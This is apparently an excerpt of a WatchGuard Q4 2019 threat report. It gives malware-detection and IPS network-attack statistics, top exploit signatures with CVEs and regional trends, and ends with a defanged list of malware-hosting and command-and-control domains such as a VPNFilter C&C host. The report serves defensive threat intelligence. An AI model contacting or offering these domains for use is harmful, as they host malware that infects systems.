


Zero Day vs Known Malware

As we mentioned earlier, APT Blocker had a massive 66% increase in detections compared to Q3. Globally, one third of all malware detections in Q4 came from APT Blocker's advanced malware detection engine. However, this doesn't even show the full necessity of APT Blocker because not all Fireboxes reporting in have it licensed and enabled. Of the Fireboxes that did have it enabled, 68% of malware detections came from APT Blocker. This is a substantial percentage of threats you would miss if your network doesn't employ some form of advanced malware detection.

WatchGuard Firebox M Series appliances with Total Security also leverage IntelligentAV (IAV), which quickly identifies some evasive malware using a machine-learning model trained to recognize indicators of malicious files. IAV picked up an additional one million malware samples during Q4.

APT Blocker had a massive 66% increase in detections compared to Q3



66%
APT Blocker Increase

Network Attack Trends

This section highlights the Firebox appliance's Intrusion Prevention Service (IPS) engine, which uses signatures to identify and block network attacks before they can wreak havoc. These signatures use the technical patterns of known threats to detect and prevent attempted exploitation of vulnerabilities over network traffic.

Historically, we've found IPS detections tend to increase between Q3 and Q4. However, that trend broke this year. IPS detections fell almost 22% during Q4 2019. Nonetheless, they still grew an alarming 51% year-over-year (YoY).

Meanwhile, the unique signature count (how many different types of exploits we see attackers use) has been consistent throughout 2019, at roughly 340 unique exploit signatures.

Here are the network attack highlights for Q4 2019:

- During Q4 2019, Fireboxes blocked 1,878,730 network attacks, translating to almost 47 attacks per Firebox
- Fireboxes detected 348 unique attack signatures this quarter, which is on par with results throughout the year
- We saw two new attacks on the top 10, while the remaining eight were repeats
- All top 10 threats are web-based attacks, as were the top five most-widespread attacks
- Nearly half of the network attacks were isolated to one of the three geographic regions (AMER, EMEA, APAC)





Figure 8: WatchGuard Product Telemetry Participation



Quarter/ Year	IPS Hits
Q4 2016	3,038,088
Q1 2017	4,151,210
Q2 2017	2,902,984
Q3 2017	1,612,303
Q4 2017	6,907,718
Q1 2018	10,516,672
Q2 2018	1,034,606
Q3 2018	851,554
Q4 2018	1,244,146
Q1 2019	989,750
Q2 2019	2,265,425
Q3 2019	2,398,986
Q4 2019	1,878,730

Figure 9: Quarterly Trends of All IPS Hits




Figure 10: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

Most of the top 10 network attacks by volume are fairly consistent. Q4 2019's top 10 is made up of seven frequently reoccurring attacks, one semi-new attack, and two brand new attacks debuting on the top 10 for the first time. The new attacks are **Cross-Site Scripting -9** and **DiskBoss Enterprise GET Buffer Overflow -2**, which we'll cover in more detail in a bit. For the third quarter in a row, SQL injection attempt -3, a relatively generic signature to catch SQL injection attacks, held the top spot with the most hits. This attack alone represented over 32% of all IPS hits.

Signature	Type	Name	Affected OS	Count	CVE Number
1059160	Web Attacks	Web SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	608,318	N/A
1133451	Access Control	Web Cross-Site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	175,506	CVE-2011-2133
1133407	Web Attacks	WEeb Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	148,241	N/A
1054837	Web Attacks	Web Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	114,440	CVE-2014-7863
1056282	Web Attacks	Web Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	Windows, Linux, FreeBSD, Solaris, Mac OS	80,276	CVE-2012-2695
1130029	Access Control	Web GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	Linux, FreeBSD, Solaris, Other Unix, Mac OS	72,609	CVE-2014-6271
1055396	Web Attacks	Web Cross-Site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	65,483	CVE-2017-0378
1057664	Buffer Overflow	Web Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	55,348	CVE-2013-2028
1134486	Buffer Overflow	Web DiskBoss Enterprise GET Buffer Overflow -2	Windows	55,139	N/A
1049802	Web Attacks	Web Directory Traversal -4	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	51,256	CVE-2018-15535

Figure 11: Top 10 Network Attacks, Q4 2019

Top 10 Network Attack Percentage Overall




Figure 12: Percentage Makeup of Top 10 Attacks vs All for Q4 2019

New Network Attacks

Let's discuss the two new network attacks in more detail.

Cross-Site Scripting -9

Cross-Site scripting (XSS) attacks in general aren't new to the report by any means, but this specific signature was new to the top 10 list. XSS attacks are made possible due to vulnerabilities found in web applications that enable attackers to inject client-side scripts into web pages viewed by other users. For example, if you visit an XSS-injected web app, an attacker could access anything in that web app using your credentials. That includes anything from having access to your web cookie and any sensitive info it may contain to doing anything in that web app that you could. Attackers can also leverage tools like the **Browser Exploitation Framework (BeEF)** to gain elevated access to your browser using XSS vulnerabilities, and sometimes even gain control of your computer.

Developers should use secure coding practices to prevent such attacks. The **Open Web Application Security Project (OWASP)** provides some great training and documentation on how you can protect against not just XSS, but the 10 most common web attacks. Refer to the link above for more details about protecting against XSS attacks.

DiskBoss Enterprise GET Buffer Overflow -2

DiskBoss is a tool that allows digital information managers to do many things, including analyzing disk space, deduping data, and securely wiping data. We particularly appreciate products that properly destroy data on a hard drive prior to you selling the storage device or throwing it away. This particular signature catches a buffer overflow vulnerability in the DiskBoss application, originally discovered back in 2016.

Buffer overflow vulnerabilities are flaws where a program accepts more data input than its memory buffer (a reserved amount of physical memory to allow a program or process to be carried out) can handle. These vulnerabilities effectively write more data than can be contained in said buffer, which ends up overwriting other areas of memory. Accidentally overwriting other memory locations can often lead to system crashes, but also gives sophisticated attackers an entry point into specific areas of memory, including the location of the next instruction the computer will execute. In other words, buffer overflow vulnerabilities like this can allow attackers to run arbitrary code on the victim's machine, which lets them launch malware, steal sensitive information, or really do anything on your computer that you could.

If you use this product, make sure you've installed the latest security patches. The patch for this vulnerability has been available for over three years now. Making matters worse, anyone can find a **Metasploit module** for this very attack, which makes it easy for anyone to exploit!

Quarter-Over-Quarter Attack Analysis

By comparing Q4 2019's top detections with the previous quarter, we can see increasing and decreasing attack trends over time. For instance, we saw few DiskBoss detections in Q3 2019, but a 290,105% increase this quarter put it on the top 10 list! We also noticed a trade in appearances between Web Cross-Site Scripting -36 (down 31.5%) and web Cross-Site Scripting -9 (up 30.3%). Lastly, SQL injections as a whole are on a rise. Now is a great time to assess your Web application security to protect your SQL databases. Refer to this StackExchange link for a concise reference to help get you started.

Name	IPS Signature	Signature % Increase / Decrease	Q4 2019	Q3 2019
Web SQL injection attempt -33	1059160	10.9	608,318	548,340
Web Cross-Site Scripting -36	1133451	-31.5	175,506	256,406
Web Brute Force Login -1.1021	1133407	4.4	148,241	141,960
Web Remote File Inclusion /etc/passwd	1054837	29.1	114,440	88,622
Web Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	1056282	61.4	80,276	49,717
Web GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	1130029	-41.3	72,609	123,712
Web Cross-Site Scripting -9	1055396	30.3	65,483	50,223
Web Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	1057664	42.9	55,348	38,711
Web DiskBoss Enterprise GET Buffer Overflow -2	1134486	290,105	55,139	19
Web Directory Traversal -4	1049802	125.8	51,256	22,692

Figure 13: Quarter-over-Quarter Top Threats Comparison Between Q4 2019 and Q3 2019

Year-Over-Year Attack Analysis

When looking at year-over-year (YoY) trends, you immediately get a clear picture of how big a threat SQL injection has been this year, with over an 8,000% increase. Though it's last on our list, we also had an 80,000% increase in web Cross-Site Scripting -30 attacks. Meanwhile, another XSS attack that was new to the quarter, Web Cross-Site Scripting -9, only grew 215% compared to Q4 2018.

Name	IPS Signature	Signature % Increase / Decrease	Q4 2019	Q4 2018
Web SQL injection attempt -33	1059160	8,031.5	608,318	7,481
Web Cross-Site Scripting -36	1133451	40.9	175,506	124,513
Web Brute Force Login -1.1021	1133407	106.4	148,241	71,791
Web Remote File Inclusion /etc/passwd	1054837	-52.2	114,440	239,512
Web Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	1056282	9.8	80,276	73,067
Web GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	1130029	117.6	72,609	33,356
Web Cross-Site Scripting -9	1055396	215.8	65,483	20,730
WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	1057664	-20.2	55,348	69,444
Web Directory Traversal -4	1049802	106.5	51,256	24,811
Web Cross-Site Scripting -30	1131620	79,674.5	40,685	51

Figure 14: Year-over-Year Top Threats Comparison Between Q4 2019 and Q4 2018

Geographic Attack Distribution

Taking into account the number of Fireboxes reporting in from each region, we can build a view of the overall spread of malware across the globe. Interestingly, the regional breakdown was within a couple of percentage points of Q3 2019. AMER took first place with the most attacks at 59%, compared to 60% in Q3. EMEA was in second with 25%, up from 23% in Q3. Meanwhile APAC finished in third with 16% of detections, down from 17% in Q3.

As in the malware section, we follow the same calculations to find the most-widespread network attacks.

Network Attack	Signature ID	Top 3 Countries by %			EMEA %	APAC %	AMER %
Web Cross-Site Scripting -36	1133451	Spain 81.12%	German 70.0%	Great Britain 54.58%	55.77	63.99	49.25
Web SQL injection attempt -33	1059160	United States 74.29	Canada 73.6	Brazil 69.63	72.86	47.17	53.36
Web Remote File Inclusion /etc/ passwd	1054837	Great Britain 48.27	France 47.41	Canada 47.2	44.23	41.14	20.9
Web Cross-Site Scripting -9	1055396	Brazil 45.93	United States 42.48	Canada 41.6	42.32	28.78	28.36
Web Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	1056282	Great Britain 52.88	Brazil 51.11	Italy 40.69	34.85	27.31	11.57

Figure 15: Top Five Most-Widespread Network Attacks in Q4 2019

Take web Cross-Site Scripting -36 for example. Companies based in Spain were the most affected by this network attack with over 81% of appliances in the region detecting and blocking it. In comparison, only about 54% of Fireboxes in Great Britain caught this threat, which was still enough to make them the third highest.

Appliances in the AMER region were the primary targets for Web SQL injection attempt -33 detections, with 75% of deployments in the United States impacted and 74% of Canadian deployments impacted as well.

Another interesting observation comes from looking at the detections that were isolated to just one region. Out of the 348 unique IPS signatures in total, 144 of them were unique to one of the three regions. EMEA received 86 unique hits, AMER had 39, and APAC had 19.
An interesting contrast is the attack vectors of the top five most-widespread hits compared to the unique hits within each region. For instance, the top five most-widespread attacks, the top 10 network attacks, and even top EMEA and AMER are all web-based, but APAC-specific hits vary and include application-specific threats (Digium Asterisk, Apple QuickTime).

Name	Signature	Total Hits	Region		
Web-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -1 (CVE-2015-2487)	1131512	572	AMER		
Web-CLIENT Microsoft Edge Chakra Array.shift Type Confusion -1.2 (CVE-2016-7201)	1133395	222	AMER		
Web-CLIENT WScript.Shell Remote Code Execution -4	1132517	146	AMER		
SIP Digium Asterisk Cookie Stack Overflow -1 (CVE-2014-2286)	1059572	24		APAC	
Web HTTP Invalid Content-Length	1059987	16		APAC	
FILE Apple QuickTime traf Atom Out-Of-Bounds Access -1 (CVE-2015-3668)	1131262	7		APAC	
Web-ACTIVEX Remote Code Execution via ActiveX -6	1059426	593			EMEA
Web Directory Traversal -21	1058981	328			EMEA
Web GNU Bash Remote Code Execution -8.a (CVE-2014-6271, Shellshock)	1130078	226			EMEA

Figure 16: Top Three Unique Hits per Region in Q4 2019

To give some additional detail, it's important to note that web-based attack surfaces can be broken down into three categories. One category is client-side applications, denoted by the "web-client" inclusion in the attack name. The second category is web server software, for which the name varies but can include server software packages such as Ruby on Rails or Nginx. The third category is made up of generic web application attacks, including SQLi or XSS attacks. Threats to category one and two can be resolved via patch updates and proper server configurations, while threats to category three can be prevented using secure coding practices.


Expanding on that contrast, the top 10 attacks and five most widespread hits are all non-web-client-based whereas the region-specific attacks include many different vectors. Again, APAC is the only region that also had non-web-based attack vectors in the top three unique hits. AMER, on the other hand, only had web-client appearances whereas EMEA closely followed the top 10 and most-widespread hits. Another observation is that AMER's top two unique hits were based on Internet Explorer and Edge's Chakra JavaScript engine. This is interesting because both products are two different web browsers Microsoft offers and if exploited, both vulnerabilities permit remote code execution. All it'd take is for a victim to click on an embedded link within a sophisticated phishing email using either browser. Of course, this is true in many special circumstances as detailed in **this blog post**. In fact, there were four other Internet Explorer-specific vulnerabilities down in the list unique to AMER.

Putting web attacks aside, despite EMEA's top three unique threats being web-based, EMEA has the highest count of FILE-based attacks with a whopping 25 unique threats that were detected and blocked! Most threats were with Microsoft services (Word, Excel, Access or Office in general) or Adobe (Reader or Flash) products. If you're within the EMEA region, paying extra close attention to malicious media is of utmost importance. Fortunately, all but one of these vulnerabilities were disclosed before 2019 and updates should have been applied since then. The single, most recently disclosed vulnerability was **FILE Adobe Acrobat and Reader JPEG2000 Parsing Out of Bounds Read (CVE-2019-7794)**.

As for a last observation, there were five unique ICS (industrial control system) attacks, each unique to a different vendor. Fireboxes in APAC detected and blocked three **IEC/ICCP ICS IOServer Information Disclosure Vulnerability (BID-55093)** attacks, a single AMER Firebox detected and blocked **IEC/ICCP ICS Cogent DataHub Information Disclosure Vulnerability -1 (CVE-2011-3502)**, whereas EMEA Fireboxes detected and blocked the remaining three unique threats; 49 instances of **IEC/ICCP ICS Unitronics VisiLogic OPLC IDE TeePreviewer ChartLink Memory Corruption -1 (CVE-2015-6478)**, 12 **IEC/ICCP ICS Schneider Electric SoMachine HVAC AxEditGrid ActiveX Untrusted Pointer Dereference -1 (CVE-2016-4529)** and 12 **IEC/ICCP ICS Advantech WebAccess Dashboard uploadImageCommon Arbitrary File Upload (CVE-2016-0854)** hits were all detected and blocked by Fireboxes in EMEA.

It's currently unclear why these isolated attacks occurred as they did. They could be isolated and targeted attacks against certain entities, or merely attempts at different tactics in different regions. One thing is clear though, the attacks will keep on coming.

Network Attacks by Region



DNS Analysis

At the start of 2019, we began including threat intelligence from WatchGuard's DNS firewalling service, DNSWatch. This service works by intercepting Domain Name System (DNS) requests from protected systems and redirecting dangerous connections to a black hole instead of the original malicious destination. DNS firewalling is able to detect and block threats independent of the application protocol for the connection, which makes it great for catching everything from phishing domains to IoT malware command and control (C&C) connections.

WARNING

All of the domains highlighted in this section have at one point hosted or continue to host malware. Do not visit any domain in this section or you risk infecting your system.

In this section, we cover the domains that accounted for the most blocked connections in three categories: malware hosting domains, phishing domains, and compromised websites. We've included an analysis for domains making their debut in the top 10 this quarter.

Top Malware Domains

There were five new malware domains in Q4 that have previously not made this list. The most prolific new addition, toknowall[.]com, is a C&C domain for the VPNFilter malware, which is estimated to have infected over 500k routers and consumer IoT devices since its release into the wild in early/mid 2018. VPNFilter is a sophisticated multi-stage malware package where the first stage starts by gaining persistence on the victim host before calling home to the C&C server to download additional modules. Even though much of the infrastructure for VPNFilter is no longer functioning, routers and devices infected with the first stage will continue to call home until the malware is removed. Unfortunately, it is often difficult to remove malware from IoT devices as the ability to re-install firmware is fairly uncommon.

Two of the new domains, iqtesti[.]ru and server2[.]39slxu3bw[.]ru, were both added to our feeds after a third-party feed identified them as malware-hosting domains. The new CloudFront subdomain, d26r15y2ken1t9[.]cloudfront[.]net, is from the same malware campaign which used malicious PowerPoint files that we highlighted in the Q2 2019 report. The final new addition, vvrhhhnaijyj6s2m[.]onion[.]top, was a C&C domain for a Java remote access trojan (RAT) that we first identified in March 2018. Over the last two years, we've seen connection attempts to this domain continue to pop up on protected networks, indicating the RAT is still on the loose.

MALWARE
dc44qjwal3p07[.]cloudfront[.]net
d3i1asoswufp5k[.]cloudfront[.]net
toknowall[.]com*
h1[.]ripway[.]com
d3l4qa0kmel7is[.]cloudfront[.]net
track[.]amishbrand[.]com
server2[.]aserdefa[.]ru
iqtesti[.]ru*
d26r15y2ken1t9[.]cloudfront[.]net*
server2[.]39slxu3bw[.]ru*
vvrhhhnaijyj6s2m[.]onion[.]top*

* New in Q4 2019

